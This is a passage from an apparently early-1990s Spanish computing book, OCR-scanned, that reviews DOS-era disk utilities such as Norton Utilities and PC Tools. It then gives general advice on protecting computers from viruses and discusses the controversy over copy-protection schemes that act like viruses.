


Figura 7.15 Pantalla principal de *PC Tools* Desde el Desktop se pueden ejecutar la mayoría de las opciones del programa.

ordenar, verificar, inicializar, etc. Permite ejecutar otros programas o aplicaciones en su entorno, así como visualizar dos ventanas con diferentes directorios, y las correspondientes ventanas de archivos

Q DOS 3. Es un programa de Gazelle Systems que, aunque no tan conocido como *Norton Commander* o *PC Tools*, funciona de maravilla para manejar archivos, cambiar atributos, renombrar archivos y para los fines de este capítulo –hacer archivos de respaldo– ofrece la posibilidad de copiar directorios completos del disco fijo o duro a disquetes, copiando íntegros los subdirectorios y creándolos de la misma manera en los disquetes de respaldo. Un programa que recomendamos ampliamente.

QRAM. Es un programa optimizador y de control de la memoria RAM, desarrollado por *Quarterdeck* Funciona en equipos PC-XT o AT, con microprocesadores 8088, 8086 o 80286, aunque también existen versiones del programa para el PS/2 de IBM u otros equipos con microprocesador 80386 o posteriores

QRAM es un paquete de utilidades que proporciona control total sobre la memoria RAM. Cuando se tienen instaladas tarjetas de memoria EMS 4.0 o EEMS, QRAM controla la parte alta de la memoria, permitiendo su *mapeo* Ahí se pueden cargar archivos AUTOEXEC.BAT y CONFIG.SYS, así

como los datos de los programas residentes en memoria (Terminate and Stay Resident, TSR, y también los de periféricos como controladores de discos (disk drives), redes, ratón y los del sistema operativo DOS para colocarlos donde puedan estar bajo el control del usuario.

SpinRite II. Versión 1.0 revisada. Programa de diagnóstico y recuperación de información en discos duros con daños físicos o lógicos. Diseñado por *Gibson Research Corporation*, restablece los datos almacenados en áreas dañadas y ayuda por medio de software a alinear las cabezas de lectura/escritura para el mejor funcionamiento del disco. Reformatea en bajo nivel la superficie del disco, sin destruir los datos, mientras optimiza el factor de intercalación de los sectores.

Sum II. Programa de utilidades para los sistemas Macintosh, de *Symantec*, que permite hacer copias de seguridad y recuperar archivos borrados (File recover). Proporciona seguridad contra miradas indiscretas durante el acceso al disco duro, por medio de su módulo de protección mediante criptogramas o claves secretas. Otros de sus módulos importantes son: *Disk Clinic*, *Quick Fix*, que recupera archivos borrados del disco duro, aunque sean muy grandes, para lo cual se utilizan varios discos flexibles, y el *SUM II Partition Module*.

Take Charge! Es un programa de utilidad, de *Departmental Technologies*, que tiene un precio de lista de 99.95 dólares y requiere 325 kB de memoria RAM y el sistema operativo DOS 2.0 o posterior. Es un programa residente en memoria que ocupa 23 kB en la memoria y se encarga del control y ejecución de aplicaciones. Tiene una opción para la recuperación de archivos borrados en forma automática o en forma interactiva, con pantallas parecidas al Debug del sistema operativo DOS.

También incluye una serie de utilidades de escritorio, como: calendario, block de notas, reloj con alarma, módulo de comunicaciones, base de datos, calculadora y las imprescindibles funciones: editor de atributos, editor de sectores, formateo de discos, búsqueda de cadenas de texto y desfragmentación de archivos.

The Norton Utilities, Advanced Edition, Versión 4.5. Producto de *Peter Norton Computing*, ahora de *Symantec Corp.*, es otro de los programas de utilidades más conocidos y seguros para el mantenimiento de archivos y disquetes o discos duros, actividades en las cuales es uno de los pioneros. El programa principal, NU EXE, se ha perfeccionado y tiene una mejor

presentación de las pantallas, e incluye tres módulos ya conocidos que son *Explore Disk*, *Disk Information* y *UnErase*, las cuales permiten la edición de sectores y recuperación y restauración de archivos borrados *(File recover)*. Esta nueva edición incluye dos programas que no se conocían en las versiones anteriores y que son SD *(Speed Disk)*, que optimiza discos mediante desfragmentación de archivos, y NDD *(Norton Disk Doctor)*, que permite reparar el área de carga (boot area), la tabla de asignación de archivos y los archivos alojados en sectores dañados.

Los programas clásicos de las *Utilidades Norton* son FA *(File Atribute)*, que cambia y exhibe los atributos de los archivos; BE *(Batch Enhancer)* hace más funcionales los archivos .BAT, utilizando subcomandos para control de color, brillo, ventanas, etc.; FF *(File Find)*, para búsqueda de archivos por su nombre en todos los subdirectorios; TS *(Text Search)* busca cadenas de caracteres; NCD *(Norton Change Directory)* crea, elimina y renombra los subdirectorios indicados; UD *(Unremove Directory)* recupera un directorio borrado; VL *(Volume Label)* crea o cambia el nombre a un disco, FD *(File Date)* cambia la fecha y hora de creación en los archivos; SF *(Safe Format)*, hace el formateo de discos, creando un archivo de control que permite recuperarlos si se llegan a borrar accidentalmente; FI *(File Info)*, lista los archivos de un disco junto con sus comentarios, si los tiene, DI *(Disk Information)* presenta los parámetros del disco; NI *(The Norton Integrator)*, muestra en pantalla todos los programas de Norton y permite escoger uno para ejecutarlo, SI *(System Information)* muestra el estado del sistema; LP *(Line Print)* imprime archivos de texto, permitiendo darles formato; LD *(List Directories)*, lista los subdirectorios, TM *(Time Mark)* reinicializa el reloj; DS (Directory Sort) clasifica los archivos en el directorio; NCC *(Norton Control Center)*, permite el acceso a las funciones básicas de la computadora; FR *(Format Recover)* recupera la información borrada de un disco formateado con SF; QU *(Quick UnErase)* permite la recuperación automática de archivos borrados; *WipeFile*, borra toda la información de los archivos seleccionados; *WipeDisk*, elimina todos los datos de los archivos borrados, impidiendo su recuperación; FS *(File Size)* reporta el tamaño de un archivo o grupo de archivos y, finalmente, DT *(Disk Test)*, que realiza una verificación completa del disco en la unidad especificada, cambiando de lugar la información ubicada en sectores dañados o con posibles fallas.

Norton Utilities 8.0 Esta es la versión más avanzada del popular programa de utilidades, que ahora se presenta como versión para Windows, aunque verdaderamente, en esencia sigue teniendo una gran parte de sus programas en plataforma DOS, razón por la que cuando se trata de instalar desde Windows se sale a DOS a instalar y crea dos grupos en Windows, uno que ejecuta verdaderamente en el ambiente gráfico y el otro que trabaja como siempre en modo texto




Figura 7.16 Desde que se instala, *Norton* crea dos grupos en Windows, uno para las herramientas de DOS y otro para las opciones gráficas.




Figura 7.17 El programa clásico *Norton Disk Doctor* se ve así en Windows.




Figura 7.18 *Speed Disk* acelera la velocidad de acceso al disco, desfragmentando los archivos que se van grabando ahí.




Figura 7.19 Pantalla del interesante programa *File Compare* que permite comparar dos archivos que hayan sufrido cambios.

Los programas de las utilidades Norton pueden dividirse en cuatro grandes grupos de acuerdo al cometido de cada uno de ellos: Recuperación de datos, Seguridad, Optimización y Herramientas. En el primero se encuentra obviamente *Norton Disk Doctor, Disk Editor, File Fix* y otros. La seguridad está respaldada por *Diskreet, Disk Monitor* y *Wipe Information*, De la optimización de la velocidad de acceso al disco se encargan *Calibrate, Norton Cache* y *Speed Disk*, y finalmente se agrupan herramientas como *Batch Enhancer, Norton Control Center, Duplicate Disk, File Date, File Size, Ini Editor* y muchas más.

XTreePro Gold. Programa para el manejo intuitivo del disco, que permite buscar archivos con respecto a su contenido, abrir archivos junto con sus aplicaciones, copiar o mover bloques de texto entre archivos, e incluso ver los archivos en sus formatos originales, incluidos dBASE, Lotus 1-2-3, Microsoft Word, WordPerfect, etc. Permite el uso del ratón (mouse) o bien puede operarse mediante el teclado. Permite otras funciones como formateo, cambio de atributos, cambio de fecha y hora en los archivos, e impresión del árbol de directorios. *XTREE Company* lo ofrece por 129 dólares.

8

Cómo protegerse de los virus

La mejor manera de proteger las computadoras contra los virus informáticos es no utilizar *copias ilegales* o "piratas" de ningún programa. Por supuesto, los programas *autocargables* de cualquier tipo, tales como los de juegos y otros, no deben ser introducidos en el sistema a menos que se trate de los originales o copias de respaldo que se hayan hecho con la seguridad que son auténticas.

Esto implica observar una serie de conductas de trabajo y tomar medidas de seguridad que permitan prevenir las *infecciones virales* y otros percances que suelen ocurrir al leer o grabar uno o más archivos en cualquier disco, o transferir información a través de redes de computadoras. Las conductas que se deben adoptar deben ser de acuerdo a una cultura informática sana; es decir, estar conscientes de que la computadora es sólo una herramienta y no un genio que resolverá todos los problemas que se presenten, por lo tanto se deben tomar precauciones para mantener a buen recaudo la información que se genera diariamente con la computadora.

8.1 Medidas de seguridad

Las medidas de seguridad que se indican a continuación permiten un mínimo de seguridad cuando se trabaja con computadoras. No es que el trabajo automatizado tenga factores en su contra, pero la irreverencia de algunos "genios" de las computadoras hace que se vea con temor el uso de éstas para realizar las labores cotidianas en la oficina, el taller, la escuela y el hogar, de tal manera que si no se toman medidas apropiadas de seguridad, se pueden tener contratiempos con la información.

- Lo que se debe hacer cuando se adquiere un programa de cómputo, es hacer una copia de respaldo (Backup) de cada disco que contenga datos creados por usted. Nuestra recomendación consiste en hacer tales copias de seguridad al final del día, y realizar un respaldo de todos los archivos de usuario semanal, quincenal o mensualmente. De este modo, si se detecta o se presume que el sistema ha sido infectado por un *virus*, podrá usted partir del último respaldo *sano* al momento de restaurar la información en la computadora
- Cuando esté seguro de que la computadora ha sido infectada por cualquier tipo de virus, proceda a apagar el equipo inmediatamente para evitar que el virus se reproduzca




Figura 8.1
Proteja sus disquetes originales para evitar que se puedan contaminar con algún virus.

en los disquetes o en el disco fijo. Además, al apagar la computadora también se logra eliminar el virus de la memoria RAM. Luego, tome el disquete original que contiene el sistema operativo *que debe estar protegido contra* escritura y proceda a reemplazar la copia del DOS en el disco fijo o en la copia de trabajo.

Para reemplazar el sistema operativo, use el comando SYS del DOS. -Le sugerimos consultar el libro Todo sobre MS DOS 6.22 de Abelardo Paniagua, de esta misma editorial, para aprender el uso del comando SYS.-

- Los discos de 5 ¼ o de 3 ½ pulgadas que contengan programas originales siempre deben protegerse contra escritura colocándoles una lengüeta en la muesca, o corriendo el seguro en la ventana de protección -la mayoría de los programas no necesitan que se grabe información en el disco-. Si al ejecutar un programa aparece el mensaje que nos indica que se intenta grabar información en ese disco *"Write Protect Error Writing Drive A."* a pesar de estar protegido, sabremos que algo no está correcto y se debe averiguar de qué se trata.
- Los programas o paquetes originales vienen acompañados de un manual que enseña, entre otras cosas, cómo hacer copias de respaldo (backup). Es aconsejable seguir siempre esas indicaciones, trabajar con las copias y guardar los originales *protegidos contra escritura* en un lugar seguro, fresco y sin excesiva humedad
- Cuando detecte algo extraño y sospeche que pueda ser un virus, desconecte todas las líneas de transferencia de información -tales como módems, redes, terminales e interfaces con otros equipos o dispositivos de entrada/salida- para evitar que se disemine el virus a otros sistemas, o que se introduzca en los que están conectados en ese momento.
- En una red o sistema compartido (Network) conviene crear un subdirectorio para cada usuario, y proteger el acceso a ellos con una clave de identificación (password) individualizada para que los operadores sólo puedan trabajar en su correspondiente subdirectorio. Esto salvaguarda la integridad de los archivos, sobre todo los de datos, que utilizan los otros operarios.
- Al copiar un nuevo programa, se debe verificar para cerciorarse que no contiene mensajes extraños tales como: *¡arf! ¡arf!, ¡gotcha!, Welcome to the dungeon. beware of the virus.* o *Te agarré*, porque con toda seguridad se trata de un programa portador de un virus. Para ello, use un programa desensamblador como **Debug** o cualquiera de los programas de utilidad más comunes: *PC Tools, XTREE Gold, Mace Utilities* o *Norton Utilities*.
- Tenga mucho cuidado con los programas que se instalan como residentes en memoria (Terminate and Stay Resident, TSR), ya que la mayoría de los programas de virus se instalan en la memoria convencional o RAM para realizar sus perjudiciales acciones sobre el sistema y los discos. Existen programas residentes en memoria que pueden ser de gran utilidad para llevar la agenda, el calendario, un block de notas y múltiples aplicaciones de escritorio, pero no deben instalarse a menos que provengan de los disquetes originales.
- También se puede verificar el tamaño -en bytes- de los archivos ocultos de sistema y el de los archivos COM o EXE, para ver si se ha incrementado ese valor. De ser así, debe sospecharse que existe una infección viral, por lo que procede tomar las medidas enunciadas aquí para proteger eficazmente la información -que muchas veces se ha generado en largo tiempo de arduo trabajo-. Algunos programas detectores de virus monitorean esos archivos ejecutables y detectan si han sufrido cambios en su tamaño.
- Las empresas que tengan sistemas computadorizados deben establecer métodos de control para que sus operado-

res no introduzcan disquetes de dudosa procedencia en las computadoras. Tampoco se debe permitir que se los lleven a la casa y posteriormente los traigan al trabajo, quizá contaminados con algún virus. Otra medida de seguridad consiste en prohibir la copia de programas originales o la modificación de éstos.




Figura 8.2
Las empresas deben tener control del personal y los discos que se introducen a sus áreas de sistemas.

- Cuando usted vaya a trabajar en una computadora que esté encendida y no conozca el trabajo que se estaba realizando en ella, evite introducirle un disquete. Lo recomendable es que la reinicialice (Reboot) usando un disquete de sistema que esté protegido contra escritura y tenga usted la seguridad de que no está infectado, pues de lo contrario, si la computadora está infectada, el disquete que usted introduzca en la unidad de disco puede contaminarse.
- Si cuenta con varias computadoras, es muy conveniente tomar una sin disco duro como máquina de pruebas, en donde se verifiquen todos los programas nuevos poniéndolos en *cuarentena*, y sólo cuando esté seguro de que están *sanos* podrá pasar los programas al disco fijo o a las redes (Networks).
- En los países donde existen servicios de cartelera electrónica (Bulletin Board Services, BBS) -que son servicios de distribución de software o de información por vía telefónica, pagando una suscripción-, se debe verificar si efectúan o no una revisión previa del código de cada programa que ofrecen. Además debe tenerse sumo cuidado cuando se capturan (Download) los programas, y revisar bien los disquetes que se usaron antes de instalar tales programas en el disco fijo o duro.

  Es recomendable esperar unos días para ver si no pasa nada extraño con esos programas antes de empezar a utilizarlos con plena confianza, aunque se ha demostrado, contrario a las creencias, que los BBS no son *focos de distribución de virus*.

  La mayoría de ellos toman todas las medidas de seguridad necesarias para evitar las *contaminaciones*, ya que la competencia entre los diversos *servicios de cartelera electrónica* hace que quien distribuye copias infectadas entre los usuarios pierda su mercado. Sin embargo, más vale prevenir que lamentar.
- Una protección adicional contra los virus consiste en cambiar el atributo de los archivos con extensión .COM o EXE a sólo lectura (Read Only). Esto se puede hacer usando el comando ATTRIB a partir de la versión 3.3 del DOS, o manualmente si su versión del sistema operativo es anterior a ésa. Para mayores detalles sobre el uso del comando ATTRIB, le sugerimos consultar el libro *Todo sobre DOS 6.22* de Abelardo Paniagua, publicado por esta misma editorial.

  Otro método para asignar el atributo de sólo lectura a estos archivos, lo proporcionan los programas de utilidad que incluyen la opción *cambiar atributos a uno o más archivos*. Para hacerlo, siga las instrucciones del programa de utilidad que esté usando: *Mace Utilities, Norton Utilities, QDOS 3* o *PC Tools*.
- Comprimir o compactar los archivos con periodicidad en el disco fijo para optimizar el área de almacenamiento, usando herramientas tales como *Optune, Compress* de *PC Tools*, el programa *Mace Utilities* o *SD (Speed Disk)* de *Norton Utilities*, resultará de gran ayuda al momento de contrarrestar un ataque viral. Esto se debe a que tales programas de utilidad permiten reconfigurar el disco fijo al mismo estado en que se encontraban los archivos antes de ser atacados por el virus, sólo hay que ser consistentes en su uso.

  De hecho, programas de utilidades para desfragmentar archivos como *Optune* o *Norton Utilities*, aunque no tengan ese objetivo, son antivirus porque cuando detectan algo

extraño en el sector de carga (Boot sector), lo regeneran, con lo que queda eliminado el virus.

8.2 Protección integral

Todas las medidas que se puedan tomar para el uso de las computadoras pueden resultar infructuosas si alguien que tenga acceso al sistema introduce un programa maligno; es decir, para que un sistema sea seguro deberá estar apagado y fuera del alcance de cualquier extraño.

Esto no hace más que concientizarnos de que nuestra computadora siempre puede contraer una infección por algún virus, por lo que debemos estar preparados para cualquier contingencia. Fred Cohen -El padre de los virus informáticos- pregona en conferencias y cursos impartidos en Universidades y foros científicos, que las computadoras *siempre estarán expuestas a contagios virales*, por lo que se deben prever soluciones integrales para la protección de los sistemas computadorizados.

El sistema propuesto por el Dr. Cohen parte del hecho de que ninguna computadora es infalible, por lo tanto hay que proteger la información desde diversos puntos de vista: haciendo respaldos de los datos en períodos frecuentes, monitoreando las actividades de la computadora para saber si algo extraño se está llevando a cabo en su interior, y, si a pesar de todas estas precauciones su computadora ha quedado infectada por un virus, proceder con mucha cautela, sin pánico y con seguridad. Su mayor preocupación debe consistir en tratar de recuperar esos valiosos archivos de datos que contienen la información paciente y laboriosamente creada por usted, puesto que es lo que mayor valor representa para cualquier usuario.

Si usted tiene todo bajo control; o sea, que tiene toda su información respaldada y los discos originales de los programas, debe borrar los archivos infectados o formatear los disquetes o el disco duro, cuando han sido infectados por un *virus desconocido*. Si se trata de un disco fijo, el formateo que se le dé debe ser de *bajo nivel* para limpiarlo totalmente. Una vez hecha esta limpieza vuelva a cargar o instalar en él los programas de aplicación que usa comúnmente, pero hágalo a partir de los *disquetes originales* o copias *sanas* del software, teniendo cuidado de mantenerlos *protegidos contra escritura*.

Y nuevamente repetimos aquí la más importante de todas estas medidas: *no confíe en copias de programas, sino en los originales que ostentan el nombre del autor o responsable, su dirección o teléfono y el registro legal o copyright correspondiente*. Esta puede ser la verdadera solución al problema que, como dijo algún día Fernando Lamigueiro -revisor editorial en temas de computación- *El problema de los virus es la plaga de la última década de este siglo para la computación*.




Figura 8.3 Copiar programas de computación es una acción carente de ética que lesiona los intereses de muchas empresas de computación. Si usted quiere tener acceso a programas de buen precio y mucha utilidad, pague por ello.

Lógicamente, las medidas enumeradas con anterioridad son sólo medidas de protección para la computadora y sus discos, y aunque existen programas antivirus, hasta el momento de escribir este libro no ha aparecido uno que presente una solución que sea 100% confiable. Se espera que en la medida en que se conozca mejor el funcionamiento de la computadora en general, y de los comandos de los sistemas operativos en particular, se desarrollarán más y mejores programas antivirales para atacar con mayor eficacia a los virus informáticos

Los fabricantes de equipos ya están desarrollando algunas soluciones por la vía del hardware, tales como incluir dispositivos físicos para la protección contra las infecciones virales, pero también se visualiza una solución mediante programación, utilizando sistemas operativos en modo protegido como UNIX y otros; por ejemplo, el sistema operativo OS/2 ya cuenta con mecanismos para impedir la diseminación de los virus. Sin embargo, el problema más grave radica

en que no todos los fabricantes de hardware reconocen la existencia de los virus.

8.3 Controversias

Los programas de virus han dado origen a una gran controversia en el campo de la informática. Mientras que los usuarios opinan que la creación de programas de virus es una acción terrorista y de manifiesta falta de ética, los fabricantes de software opinan que en algunos casos se justifica la utilización de esquemas de protección que *aunque no se llamen virus* contengan códigos muy parecidos. Estos últimos justifican su proceder alegando que al detectar que se han hecho demasiadas copias de algún programa fabricado por ellos -demasiadas para creer que se trata de copias de respaldo-, los esquemas de protección diseñados por el fabricante de software pueden proceder como agentes virales, destruyendo los archivos en el disco que supuestamente tiene una copia ilegal o *pirata* del software que desean proteger.

Esta polémica realmente complica la cuestión, porque hasta el presente en la mayoría de los países no se ha legislado sobre la materia y las partes contrapuestas en el conflicto tienen muy variados y valederos puntos de vista. Por un lado se cuestiona la legalidad de incluir o no un *esquema de protección tipo virus* en el software original, mientras que por el otro prevalece la duda de si es ético hacerlo. Puede ser que mientras no exista una ley que sancione el hecho, esta práctica se considere legal; sin embargo, en Estados Unidos ya se han planteado algunas demandas en los tribunales, y es de esperar que se presenten muchas más.

El periódico Computerworld de México, en un artículo publicado el 30 de enero de 1989, menciona un programa creado por el estudiante de ingeniería en computación y asesor de varias empresas, Rodolfo Muñoz Zúñiga, quien opina que se pueden crear virus no dañinos como protección para los programas *para ayudar a concientizar a los usuarios mexicanos y latinoamericanos, sobre el concepto de virus*. En consecuencia, Muñoz Zúñiga creó el programa RAM-VIRUS I, con un tamaño de 1 070 bytes -incluyendo un mensaje de 500 bytes-.

El virus se manifiesta la primera vez como una mera advertencia: *Esta vez no pasó nada, pero existe la posibilidad de que la próxima le afecte los archivos o el sistema operativo.* El contagio se realiza siempre desde una copia ilegal o *pirata* de algún programa. Una vez ejecutada toma el control del sistema, infectando y *marcando* los programas ejecutables. Aunque es un virus benigno -es decir, que no destruye archivos de datos ni produce efectos nocivos en el sistema-, causa muchas molestias al usuario, porque cada programa infectado que se ejecute tratará de infectar a otros programas.

Con relación al problema de la piratería estudiantil, opina Rodolfo Muñoz Zúñiga que se pueden tomar algunas medidas, como el que varias empresas o asociaciones especializadas en computación tomen a su cargo la creación de *programotecas* que pongan el software original al alcance de los estudiantes de carreras relacionadas con la informática, ya que ellos generalmente no tienen la capacidad económica para comprar los programas originales y, por lo mismo, copian éstos de la manera que pueden.




Figura 8.4
La creación de *programotecas* ayudaría a resolver en parte el problema de la *piratería* del software entre los estudiantes.

Se piensa que lo anterior propiciará que los estudiantes se familiaricen con los programas que les interesan, para que cuando ellos se conviertan en usuarios -o trabajen como operadores de computadoras-, recomienden a los gerentes de los departamentos de cómputo la compra y utilización de versiones originales, convencidos de que obtendrán mejores resultados y estarán a salvo de las infecciones virales.

Otras ayudas, continúa Muñoz Zúñiga, sería contar con descuentos en los libros de computación, sobre todo en espa-

ñol, ya que la mayoría están escritos en inglés. Además, convendría que existieran agrupaciones de profesionales en la materia que asesoren a los estudiantes en sus dudas técnicas, pues a veces ni los mismos maestros tienen la capacidad o el tiempo necesario para hacerlo.

Quizá no salgan muy bien librados los acusados: programadores y fabricantes de software que se defienden de la injusticia que para ellos representa la tan difundida *piratería* de programas, y quienes aplican sus conocimientos técnicos para proteger el software creado por ellos. O tal vez sean ellos quienes tengan la razón. La siempre creciente comunidad informática mundial de seguro está pendiente del resultado y lo que ello significará para esta nueva y dinámica industria.

Es probable que la solución contemple un compromiso que no represente un rompimiento con la ética, pero que ayude a concientizar a los usuarios sobre la conveniencia de utilizar sólo programas originales, y que igualmente obligue a los programadores a ser más conscientes con respecto a los beneficios económicos reales que deben obtener de su software, de tal manera que establezcan niveles de precio más accesibles a la mayoría de usuarios para que no estimulen la proliferación de copias ilegales. Pienso que esto sólo se logrará si los programas se venden en mayores cantidades pero a precios más bajos, política "descubierta hasta ahora" por los "genios" de la computación, que ya están poniendo en práctica esta medida

